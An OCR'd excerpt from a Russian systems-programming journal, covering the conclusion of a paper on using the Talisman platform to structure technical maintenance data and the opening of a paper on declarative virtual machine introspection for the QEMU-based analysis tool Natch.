В результате исследования были адаптированы и проверены предложенные механизмы для решения прикладных задач импорта, автоматической обработки, структурирования и анализа информации на основе компонентов платформы Talisman для повышения эффективности эксплуатации сложных аппаратных систем. Была разработана предметная область,

позволяющая прорабатывать аналогичные задачи в прочих прикладных областях (проведено тестирование на примере энергетической и авиационной отраслей, на примере импорта и структурирования информации из технологических карт). Полученные результаты подтверждают гипотезу, что методы машинного обучения и адаптированные механизмы платформы Talisman могут быть эффективно использованы в сложных распределенных доверенных ИАС для решения спектра прикладных задач в бюджетных и коммерческих организациях, на производстве и при эксплуатации сложных технических средств.




Рис. 10. Пример досье на объект интереса
Fig. 10 An example of a dossier on an object of interest




Рис. 11. Пример представления для концепта
Fig. 11 An example of a representation for a concept

Табл.4. Представление концептов, связанных обозначением по КД
Table 4. Presentation of concepts related to designations according to design documentation

Наименование	Обозначение по КД
Детали закладные и рельсы	320.01.09.00.000
Дверь защитная	320.01.11.00.000
Изоляция тепловая зоны патрубков	320.01.04.00.000
Изоляция тепловая верхнего блока	320.01.07.00.000
Оборудование шахты ядерного реактора	320.01.00.00.000
Детали закладные	320.01.01.00.000
Изоляция тепловаяцилиндрической части корпуса	320.01.03.00.000
Ферма опорная	320.01.05.00.000
Защита биологическая	1160.01.16.000
Механизм перемещенияподвесок ионизационных камер	1160.18.00.000
Система компенсации объема	320.02.00.00.000
Компенсатор давления в сборе	320.02.01.00.000
Компенсатор давления	1160.11.00.000
Ошиновка в пределах компенсатора давления. Блоки ТЭН	320.02.01.03.000
Элементы крепления	320.02.01.01.000
Реактор ВВЭР-1000	320.06.00.00.000
Выгородка	1152.02.09.000
Шахта внутрикорпусная	1160.02.08.000
Подогреватель гидроемкости САОЗ	ТЭНБ-901380И1
Трубопровод системы компенсации объема	320.02.02.00.000

Табл.5. Представление выявленных концептов, связанных с набором характеристик
Table 5. Presentation of the identified concepts related to a set of characteristics

Наименование	Гарантийный срок (лет)	Гарантийный срок (циклы)	Срок службы (лет)	Ресурс (час)	Количество единиц в системе
Комплект элементов упругих трубчатых	-	-	-	-	1
Гидроамортизатор Р-450	-	-	-	-	32
Парогенератор ПГВ-1000М с опорами	-	-	-	-	4
Гидроамортизатор Р-20	-	-	-	-	2
Гидроамортизатор Р-10	-	-	-	-	8
Каналы нейтронные измерительные КНИ-5Б	-	15	-	-	-
Соединитель РС19ТВ	4	-	-	-	-
Соединитель СНЦ3М	10	-	-	-	-
Кабель КПЭТИ	45	-	-	-	-
Провод марки МСТП	12	-	-	-	-
Металлорукав 4655А	10	-	-	-	-
Преобразователь термоэлектрический специального назначения	-	-	-	32 000	-
Устройство компенсационное типа УК-82	-	-	-	25 000	-
Блок трубчатых электронагревателей	-	-	-	-	-
блок ТЭН	-	-	10	20 000	-
Резиновые уплотнительные кольца гидроамортизаторов Р-10, Р-20, Р-450	-	-	12	-	-
Гидроемкость САОЗ	-	-	-	-	4




Рис. 12. Пример исследовательской карты
Fig. 12. An example of a research map

Рис. 13. Восстановление технологического процесса при помощи «ИК»
Fig. 13. Restoration of the technological process with the help of a research map

В процессе исследования, открылась возможность повышения эффективности использования механизма исследовательских карт за счет проработки новых интерфейсов, выполненных с применением технологий дополненной (AR) и виртуальной (VR) реальности [8]. На данный момент, специалистами ИСП РАН разрабатывается трехмерная сцена, обеспечивающая работу с подобным графом (ИК) в трехмерном виртуальном пространстве. Отмечена необходимость в дальнейших исследованиях и анализе используемых VR интерфейсов, обеспечивающих более удобный, в том числе и командный, рабочий процесс. Выдвинута гипотеза, что использование данной технологии в системе имеет перспективу в рамках решения крупных аналитических задач, когда существует необходимость построения сложного трехмерного графа с несколькими графическими слоями и временной шкалой. Таким образом, для эффективного применения VR решений, параллельно с доработкой функциональных особенностей трехмерной сцены, необходимо обеспечить поддержку построения подобных графов в базе знаний Talisman.

Также перспективным для взаимодействия с ИК является использование интерфейса AR. Так как, данная технология может быть использована сразу на двух этапах аналитической работы:

- при разработке исследовательской карты - на этапе командной работы: исследовательская карта может выводиться при помощи технологии дополненной реальности на поверхность стола или доски для обсуждения, внесения оперативных изменений в структуру или добавления комментариев;
- при ознакомлении с результатами работы, представленными в виде электронного или бумажного отчета: наведение камеры мобильного устройства на отчет дает доступ к дополнительным сведениям об объекте интереса. Например, иллюстрирует принцип его устройства и работы в виде интерактивной трехмерной модели, видеофрагмента или набора фотографий, предварительно собранных, обработанных и загруженных в базу знаний ИАС.

Таким образом, по результатам проведенной исследовательской работы можно сделать следующие выводы:

- – подтверждена гипотеза о том, что методы машинного обучения и адаптированные механизмы платформы Talisman могут быть эффективно использованы в сложных распределенных доверенных ИАС для решения спектра прикладных задач в бюджетных и коммерческих организациях, на производстве и при эксплуатации сложных технических средств;
- – необходима методическая и функциональная доработка, совместно со специалистами профильных ВУЗов и НИИ, существующей ИАС в соответствии со спецификой эксплуатации в прикладных технических областях;
- – выдвинута гипотеза об эффективности применения VR и AR технологий для обеспечения расширенных интерфейсов Talisman для анализа данных, что требует дальнейшей исследовательской работы.

Список литературы / References

[1]. Системный подход к проектированию ЛА: Учебное пособие. – М.: Изд-во МАИ. Интернет источник: https://studfile.net/preview/6711193/ (посещен 10.04.2024).
[2]. Wang Z., Wang X., Zhang Y., Yang Y., Li Y., Information Extraction of Aircraft Maintenance Records for Knowledge Graph Construction. Published in: Global Reliability and Prognostics and Health Management (PHM-Yantai), 2022. Интернет источник: https://ieeexplore.ieee.org/document/9942091 (посещен 10.04.2024).
[3]. McDonald A., Gilbertson L., Baca T., A Text Mining and Information Extraction Tool for Unstructured Data, National Laboratories Information Technology Summit, 2016.
[4]. Niraula N., Kao A., Whyatt D., Part and Condition Extraction from Aircraft Maintenance Records, Boeing Research and Technology, Seattle, Washington and Huntsville, Alabama, USA, 2020.
[5]. Allinson C., Enabling Proactive Quality in Commercial Airplanes using Natural Language Processing, Massachusetts Institute of Technology, USA, 2022.
[6]. TALISMAN (Tracking and Learning Insights from Social Media Analysis). ИСП РАН. Интернет источник: https://talisman.ispras.ru/ (посещен 10.04.2024).
[7]. Belyaeva.O., Dedoc: A Universal System for Extracting Content and Logical Structure From Textual Documents / O Belyaeva, A Bogatenkova, D Turdakov, 2023 Ivannikov Ispras Open Conference (ISPRAS), 2023.
[8]. Neretin, E. S., Prospect for the application of augmented and virtual reality technologies in the design, production, operation of aircraft and training of aviation personnel / E. S. Neretin, P. A. Kolokolnikov, S. Y. Mitrofanov // Journal of Physics: Conference Series: 11, Moscow, 10–11 декабря 2020 года. – Moscow, 2021. – P. 012030. – DOI 10.1088/1742-6596/1958/1/012030. – EDN JDSCZB.

Информация об авторах / Information about authors

Филипп Аркадьевич КОЛОКОЛЬНИКОВ – кандидат технических наук, старший научный сотрудник ИСП РАН, старший преподаватель Московского авиационного института (МАИ). Научные интересы: анализ и визуализация больших данных, технологии дополненной и виртуальной реальности для решения прикладных задач при разработке и эксплуатации сложных аппаратных систем, в медицине и авиационной отрасли.

Philipp Arkadyevich KOLOKOLNIKOV – PhD in Technical Science, senior Researcher at ISP RAS, senior lecturer at the Moscow Aviation Institute (MAI). Research interests: analysis and visualization of big data, augmented and virtual reality technologies for solving applied problems in the development and operation of complex hardware systems, in medicine and the aviation industry.

Владимир Владимирович ОРЛОВ – инженер ООО «Интерпроком»

Vladimir Vladimirovich ORLOV – engineer of Interprokom LLC

Денис Юрьевич ТУРДАКОВ – кандидат физико-математических наук, заведующий отделом ИСП РАН, доцент кафедры системного программирования ф-та ВМК МГУ. Научные интересы: анализ естественного языка, извлечение информации, обработка больших данных, анализ социальных сетей.

Denis Yurievich TURDAKOV – PhD, Head of Department at ISP RAS, associate professor of the Department of System Programming at MSU. Research interests: natural language processing, information extraction, big data analysis, social network analysis.

DOI: 10.15514/ISPRAS-2024-36(3)-9

Декларативный подход к задаче интроспекции виртуальной машины

[1] *В.М. Степанов,* ORCID: 0000-0003-2141-3333 <*vladislav.stepanov@ispras.ru*>
[1,2] *П.М. Довгалюк,* ORCID: 0000-0003-2483-5718 <*pavel.dovgalyuk@ispras.ru*>
[1] *Н.И. Фурсова,* ORCID: 0000-0001-6817-4670 <*natalia.fursova@ispras.ru*>

[1] *Институт системного программирования РАН,*
Россия, 109004, г. Москва, ул. А. Солженицына, д. 25.
[2] *Новгородский государственный университет им. Ярослава Мудрого,*
173003, Великий Новгород, ул. Большая Санкт-Петербургская, д. 41.

Аннотация. В инструментах анализа снимков памяти и интроспекции виртуальной машины большое внимание уделяется решению проблемы семантического разрыва. Важную роль в этой задаче играет наличие отладочных символов и знаний о смещениях внутри объектов ядра. Набор сведений о смещениях, как правило, называют профилем ОС. Методы генерации таких профилей опираются на внедряемые в систему агенты, отладочные символы, компиляцию исходного кода или бинарный анализ. Использование исключительно бинарного анализа для этой задачи делает возможным исследование с минимальными знаниями о выполняемой ОС. В статье представлен подход генерации профиля ОС, опирающийся на перехват системных событий в ходе работы виртуальной машины. В его основе лежит сопоставление данных, получаемых при разборе бинарного интерфейса приложений (ABI), с данными, извлекаемыми из предполагаемых мест расположения структур ядра. Преимуществом решения является его масштабируемость под поддержку новых ОС. В то время как другие существующие подходы выстраивают алгоритмы поиска на основе перехвата функций ядра Linux, обращающихся к искомым полям, текущий подход предлагает использовать проверки, схожие для разных семейств ОС. Представлен также способ описания эвристических алгоритмов для генерации профиля, который упрощает работу с ними, и делает их более устойчивыми к изменениям между версиями ОС.

Ключевые слова: виртуальные машины; мониторинг; QEMU; интроспекция.

Для цитирования: Степанов В.М., Довгалюк П.М., Фурсова Н.И. Декларативный подход к задаче интроспекции виртуальной машины. Труды ИСП РАН, том 36, вып. 3, 2024 г., стр. 123–138. DOI: 10.15514/ISPRAS–2024–36(3)–9.

Благодарности: Исследование выполнено за счет гранта Российского научного фонда № 24-11-20022, https://rscf.ru/project/24-11-20022/.

Declarative approach to virtual machine introspection

[1] V.*M. Stepanov*, ORCID: 0000-0003-2141-3333 <*vladislav.stepanov@ispras.ru*>
[1,2] *P.M. Dovgalyuk*, ORCID: 0000-0003-2483-5718 <*pavel.dovgalyuk@ispras.ru*>
[1] *N.I. Fursova*, ORCID: 0000-0001-6817-4670 <*natalia.fursova@ispras.ru*>

[1] *Institute for System Programming of the Russian Academy of Sciences,*
25, Alexander Solzhenitsyn st., Moscow, 109004, Russia.
[2] *Yaroslav-the-Wise Novgorod State University,*
41, B. Sankt-Peterburgskaya st., Novgorod, 173003, Russia

Abstract. The prominent problem in memory dump analysis and virtual machine introspection approaches is a semantic gap. Availability of debug symbols or knowledge about kernel data structures offsets is very important for retrieving high-level information from binary code. A set of information about kernel data structures field offsets is called an OS profile. Methods of generating such profiles are based on guest agents, debug symbols, source code compilation or binary analysis. Using only binary analysis makes it possible to do research with a minimal knowledge about analyzed guest OS. In this paper we present a novel approach for OS profile generating. It is based on system call tracing and comparison between data obtained from application binary interface and data extracted from expected locations of kernel structures. The advantage of this solution is scalability for supporting different guest systems. While other existing approaches use heuristics based on handling Linux kernel functions that access the fields, the current approach suggests using heuristics that are similar across different OS families. We also suggest a method of describing heuristic algorithms for profile generation that simplifies understanding of them and makes them more resistant to changes between OS versions.

Keywords: virtual machines; monitoring; QEMU; introspection.

For citation: Stepanov V.M., Dovgalyuk P.M., Fursova N.I. Declarative approach to virtual machine introspection. *Trudy ISP RAN/Proc. ISP RAS*, vol. 36, issue 3, 2024. pp. 123-138 (in Russian). DOI: 10.15514/ISPRAS-2024-36(3)-9.

Acknowledgements. The work was partially supported by the Russian Science Foundation (grant No. 24-11-20022, https://rscf.ru/project/24-11-20022/).

1. Введение

Технология интроспекции виртуальной машины является важным элементом множества инструментов динамического анализа, построенных на полносистемном эмуляторе. С ее помощью из извлекаемого во время работы эмулятора бинарного кода восстанавливается высокоуровневая информация о состоянии и деятельности объектов гостевой операционной системы. Традиционные инструменты анализа снимков памяти, такие как Volatility [1] и Rekall [2], применяют отладочные символы ядра ОС для определения адресов памяти, на которых располагаются те или иные параметры. Инструменты интроспекции по таким параметрам определяют выполняемые в системе процессы, открытые файлы и сетевые соединения. За счет инструментирования исполняемого кода они отслеживают вызовы функций и системные вызовы, по которым восстанавливают информацию о происходящих в системе событиях и изменениях. При всем этом механизмы интроспекции могут работать исключительно на уровне гипервизора без каких-либо внедряемых внутрь виртуальной машины агентов.

Необходимость наличия отладочных символов к ядру является ограничением применимости инструментов в ряде случаев. Разработчики дистрибутивов Linux могут не предоставлять их для своих продуктов, либо не хранить их для старых версий. Также отладочные символы могут оказаться недоступны, если ядро было скомпилировано пользователем. В связи с этим существует спрос на инструменты бинарного анализа, способные работать при отсутствии полной информации о ядре исследуемой ОС. Как одно из решений проблемы, есть подходы интроспекции, опирающиеся на бинарный интерфейс приложений (ABI) в качестве

основного источника информации о системе [3]. Основная идея здесь заключается в том, что ABI при изменении версий ядра достаточно редко меняется, поэтому одна реализация подхода может функционировать на целом семействе ОС. На этом построена трассировка системных вызовов. Для ее работы достаточно определить, какие машинные инструкции выполняются для системных вызовов, в каком регистре хранятся и каким функциям соответствуют их номера в той или иной системе, а также чем являются и как передаются их аргументы и возвращаемые значения. Все эти данные могут быть описаны в виде небольшого числа конфигурационных файлов, заточенных под разные ОС.

На основе отслеживания определенных системных вызовов реализуется мониторинг событий, связанных с файлами, сокетами и процессами. Такой мониторинг имеет ограничения, ведь не все интересующие аналитика параметры могут быть получены из аргументов этих вызовов. К тому же модули ядра могут взаимодействовать с файлами и другими требующими отслеживания объектами с помощью прямых вызовов функций, отслеживание которых в ходе интроспекции виртуальной машины, как правило, требует отладочные символы [4]. Как решение, способное комбинировать преимущества зависимых и независимых от отладочных символов подходов, существуют методы анализа структур данных ядра, способные определить необходимые для интроспекции смещения полей.

В DECAF [5] и PANDA [6] применяется модуль ядра, который внедряется в гостевую систему Linux, и в процессе работы определяет смещения структур данных. Такой модуль собирается специально под каждую ОС, и в случае систем без доступа на запись файлов его внедрение может оказаться недоступным. Другое решение заключается в применении эвристик, основанных на бинарном анализе. Удобной для пользователя инструмента анализа особенностью такого похода является отсутствие необходимости выполнять подготовительные работы с образом виртуальной машины. Недостатком же подхода может стать его неточность, связанная с ложными срабатываниями разработанных эвристических проверок.

Основная идея применения эвристик для поиска смещений полей в структурах данных заключается в использовании определенных закономерностей, таких как порядок, размеры и типы данных полей. Закономерности могут определяться вручную разработчиком инструмента, либо могут находиться автоматизировано на основе каких-либо данных о системе. Недостатком ручных подходов является их плохая масштабируемость, ведь на каждый извлекаемый из ядра параметр разработчиком должен быть определен алгоритм его нахождения. В то же время, при изменениях между версиями ядра старые методы могут потребовать доработки. Автоматизированные подходы, как правило, нацелены на извлечение большого количества параметров и адаптацию под происходящие в ядре изменения, однако в существующих решениях возможности такой адаптации могут быть ограничены.

В этой статье рассмотрены методы разбора структур данных, которые не опираются на внедряемые агенты и отладочные символы ядра, а также дано описание подхода к построению профиля интроспекции, который применяется в инструменте динамического анализа помеченных данных Natch.

2. Обзор существующих решений

RAMPARSER [7] представляет собой инструмент для анализа снимков памяти. Восстанавливает смещения полей структур данных, опираясь на вручную заготовленные разработчиком эвристики. Суть эвристик заключаются в перехвате определенных выбранных функций, которые взаимодействуют с искомыми полями. В этих функциях отслеживаются инструкции доступа к памяти, по которым определяются адреса полей и вычисляются их смещения. Недостатком подхода является сложность реализации эвристик, так как разработчик должен учитывать, что код функций может меняться в зависимости от версии ядра. Также для перехвата используемых в эвристиках функций в обязательном порядке

необходимо наличие для ядра файла System.map. Схожим образом работает инструмент RamAnalyzer [8], но для перехвата функций он извлекает информацию об отладочных символах из бинарного кода системы через механизм kallsyms.

LogicMem [9] выполняет анализ снимков памяти с ОС Linux, находит в них список из структур данных task_struct и разбирает параметры объектов ядра. Для определения смещений полей используются логические правила на языке Prolog. Подход показывает высокую точность результатов, и при этом опирается только на бинарный анализ. Недостатком является тот факт, что используемые в правилах эвристики привязываются к порядку расположения полей, из-за чего данный подход не будет работать при включенной рандомизации структур данных. Тем же недостатком обладает подход, использующий сигнатуры для поиска скрытых вредоносной программой объектов ядра [10].

Подход Hybrid-bridge [11] опирается на запускаемый внутри виртуальной машины инструмент анализа, который реализует обращения к объектам ядра. Выполняемые в ходе работы гостевого инструмента операции доступа к памяти преобразуется к коду, выполняемому на уровне гипервизора. Ограничением подхода является необходимость наличия возможности установки программ в гостевую систему.

ORIGEN [12] использует возможности фреймворка BinDiff [13] по сопоставлению между собой функций из бинарного кода разных версий одних и тех же программ. Сначала определяются смещения полей в структурах данных некоторого эталонного ядра. На основе динамического анализа отслеживаются инструкции операций доступа к этим полям. Затем выполняется сопоставление бинарного кода эталонного ядра с анализируемым, за счет чего в целевом ядре находятся эквивалентные инструкции операций доступа. На основе этих инструкций восстанавливаются смещения искомых полей. На практике возможности этого подхода продемонстрированы только для небольшого количества параметров.

Подход Katana [14] предлагает использовать для определения нужных для интроспекции смещений taint анализ. Прежде всего, на основе исходного кода ОС Linux строится база данных с информацией о функциях, выполняющих к полям операции доступа. В то же время, определяются потоки данных между аргументами функций и операциями доступа к искомым параметрам. Далее берется снимок памяти ядра и путем его сканирования определяется таблица символов с информацией об экспортированных функциях и глобальных переменных. С помощью эмулятора в контекст анализируемого снимка добавляется вызов функции kallsyms_on_each_symbol с заранее заготовленной callback функцией, что позволяет собрать информацию обо всех функциях ядра Linux кроме статически скомпилированных. После этого Katana сопоставляет машинный код определенных функций с ранее сгенерированной базой данных. К входным параметрам и возвращаемым значениям функций применяется taint-анализ, и по операциям доступа с помеченными параметрами определяются смещения искомых полей структур данных ядра.

К преимуществам Katana относятся адаптируемость подхода к изменениям в коде ядра, устойчивость к рандомизации структур данных, а также построение последовательности действий по поиску нужного смещения без ручных усилий со стороны разработчика, что обеспечивает высокую масштабируемость решения.

3. Модель декларативного описания эвристик интроспекции

Рассмотрим подход к разбору структур данных ядра, который лег в реализацию инструмента определения поверхности атаки Natch. Решение основано на эвристических алгоритмах, выполняемых в ходе динамического анализа. Алгоритмы подбираются вручную под каждый извлекаемый параметр. При этом был реализован способ представления эвристик, который упрощает их внедрение и повышает масштабируемость решения под новые запросы. В отличие от подхода Katana, который автоматизирует процесс построения алгоритмов нахождения полей, данный подход не опирается на исходный код ОС и извлекаемые из ядра

имена функций. Это позволяет адаптировать его под отличные от Linux системы, такие как Windows и FreeBSD, используя в основе одни и те же механизмы и схожие эвристики.

Восстановление смещений полей структур данных выполняется в ходе работы программного эмулятора QEMU [15]. На протяжении загрузки гостевой ОС перехватываются системные вызовы, на основе которых работает независимая от отладочных символов интроспекция. Получаемые от такой интроспекции данные используются для проверки интроспекции, основанной на структурах данных. Для описания порядка подбора и проверок смещений реализуется модель, обладающая следующими особенностями:

(1) Для выполнения вычислений эмулятор останавливается на определенных событиях, задаваемых моделью. При этом один алгоритм подбора смещений может содержать в себе несколько остановок.

(2) Смещения полей структур данных перебираются в пределах определенных диапазонов или наборов возможных значений.

(3) Корректность подбираемых смещений подтверждается в ходе специальных проверок. Проверочные функции могут оперировать данными системных вызовов и вычисляемыми параметрами предыдущих связанных с ними проверок.

(4) Между подбором смещения указателя на структуру данных и подбором смещений полей этой структуры может быть задана такая связь, что перебор смещений полей будет повторно выполняться на каждое возможное смещение указателя.

(5) Могут быть заданы альтернативные пути извлечения параметров для случаев, когда некоторые поля структур данных отсутствуют в определенных версиях ОС.

3.1 Перебор смещений и проверочные функции

Допустим, существует механизм разбора структур данных, который в ходе анализа отвечает на запросы от мониторов файлов, процессов и модулей. Эти мониторы реализуют интроспекцию виртуальной машины, совмещая информацию, получаемую от системных вызовов, с запросами различных параметров из структур данных ядра. Тогда генерация профиля для гостевой ОС может быть реализована следующим образом. Определяются тесты, которые проверяют результат выполнения запросов к механизму разбора структур данных и сравнивают его с параметрами, получаемыми из других источников. Далее в ходе настроечного запуска эмулятора совместно с выполнением тестов реализуется перебор смещений полей. Смещения перебираются либо по наборам заранее известных значений, либо в определенных диапазонах с некоторым шагом. Например, для поля с указателем может быть задан диапазон перебора от нуля до предполагаемого максимального размера структуры данных с шагом 8 байт. При успешном прохождении тестов набор смещений, с которыми удалось их пройти, сохраняется и заносится в статистику для дальнейшего уточнения.

Тесты должны выполняться отдельно на каждый набор подбираемых смещений. Как итог, на одном остановленном состоянии виртуальной машины проверки могут выполняться много раз. В связи с этим встает вопрос оптимизации. Опишем три ключевые особенности, которые позволяют выполнять перебор быстрее:

(1) Проверки делятся на этапы таким образом, чтобы независимые от перебираемых смещений вычисления выполнялись единожды непосредственно перед перебором. Вычисленные параметры передаются от одного этапа к следующему.

(2) Так как при извлечении некоторых параметров возникает необходимость использовать сразу несколько смещений полей, функции разбора структур данных предусматривают возврат ошибок с указанием элемента, из-за которого ошибка возникла. Значения смещений полей, которые вызывают ошибку, пропускаются, что ускоряет их общий перебор.

(3) Также в ходе перебора может возникать ситуация, когда на одном и том же состоянии виртуальной машины происходит множество обращений подряд к одним и тем же переменным из гостевой памяти. В связи с этим выполняется кэширование значений параметров. Если смещения на пути к параметру не меняются, то выдается ранее сохраненное для текущего состояния значение.

Последние две оптимизации связаны с тем концептом, что функционал разбора структур данных разрабатывается под нужды конечного инструмента интроспекции, а не под нужды конкретных проверок эвристик. Это означает, что если в ходе запроса на получение имени файла требуется обратиться к множеству полей структур данных, то во время проверок этот запрос будет использован без изменений. Теоретически, для проверочных тестов можно реализовать множество мелких запросов на каждое искомое поле структуры данных, но это в значительной мере усложняет описание эвристик. В таком случае при изменениях алгоритмов разбора структур данных под новые версии гостевого ядра возникает необходимость добавлять новые проверки. Применение же более сложных запросов делает проверяемые эвристики более устойчивыми к изменениям. Проверочные функции, которые опираются на сложные запросы, могут даже без изменений использоваться в генерации профилей разных семейств ОС.

Объясним это на примере. Для задач мониторинга состояния гостевой ОС Linux разработаны механизмы получения идентификаторов процесса и имен файлов из структур данных ядра. В то же время, имеются способы получения той же информации на основе системных вызовов. Идентификатор текущего процесса может быть получен при перехвате вызова getpid, а имена файлов могут быть получены и сопоставлены номерам файловых дескрипторов на основе вызова open.

В первом случае проверка эвристики будет выполняться на моменте завершения getpid. В начале извлекается pid из регистра с возвращаемым значением, затем выполняется перебор смещений, необходимых для получения pid текущего процесса из структур ядра. С каждым набором смещений выполняется проверка, в ходе которой запрашивается предполагаемый идентификатор текущего процесса из ядра, после чего полученное значение сравнивается со значением pid из системного вызова.

В случае с файлами проверка выполняется на моменте завершения вызова open. На предварительном этапе имя файла извлекается из аргумента системного вызова, а номер файлового дескриптора из возвращаемого значения. Далее выполняется перебор смещений, необходимых для получения имени файла по его номеру дескриптора. На каждый набор смещений имя файла извлекается из ядра и сравнивается с именем, полученным от системного вызова. При успехе найденные смещения сохраняются, а в случае неудачных попыток, подбираемые смещения корректируются в соответствии с возвращаемой ошибкой.

3.2 Статические проверки

Далее раскроем принцип описания эвристик. Для этого будем использовать ориентированный граф, узлы которого могут задавать точки останова, подбираемые смещения и функции проверок (рис. 1). Прежде всего в таком графе всегда присутствует корневой узел с указанием точки останова. Такой точкой может быть начало или завершение системного вызова, либо любое другое событие, которое перехватывается в эмуляторе. Стрелки между узлами задают последовательность действий. Если от одного узла исходит несколько стрелок, то между этими стрелками ставится знак конъюнкции или дизъюнкции. При этом, задаваемые узлами действия выполняются в порядке обхода графа в глубину. Если встречается узел с перебором, то следующие узлы повторно выполняются на каждое подобранное значение смещения. На узлах с функциями проверки происходит отсеивание некорректных смещений. Другими словами, когда функция при выполнении выдает значение “ложь”, текущий набор смещений отбрасывается, и выполнение возвращается к последнему

узлу перебора. В случае же, когда функция проверки выдает значение “истина”, то выполняются следующие далее узлы, либо если это происходит на концевом узле графа, то подобранные на пути к данному узлу смещения сохраняются, а родительская ветвь, ведущая от ближайшего разделения или начала графа отмечается успешно пройденной.

Задаваемые функции проверок могут оперировать вычисленными переменными из родительских узлов, а также извлекать параметры из гостевой памяти, используя подобранные в родительских узлах смещения. При подборе независимых друг от друга параметров используется разделение на разные ветки графа со знаком конъюнкции. При обходе таких разделений, каждая следующая ветвь графа будет выполняться только в том случае, если предыдущие были пройдены как минимум с одним набором смещений. Если хоть одна ветвь не была успешно пройдена, то выполнение отбрасывается к последнему узлу перебора перед ветвлением. Если все ветви успешно пройдены, то узлы, предшествующие разделению, тоже считаются успешно пройденными.

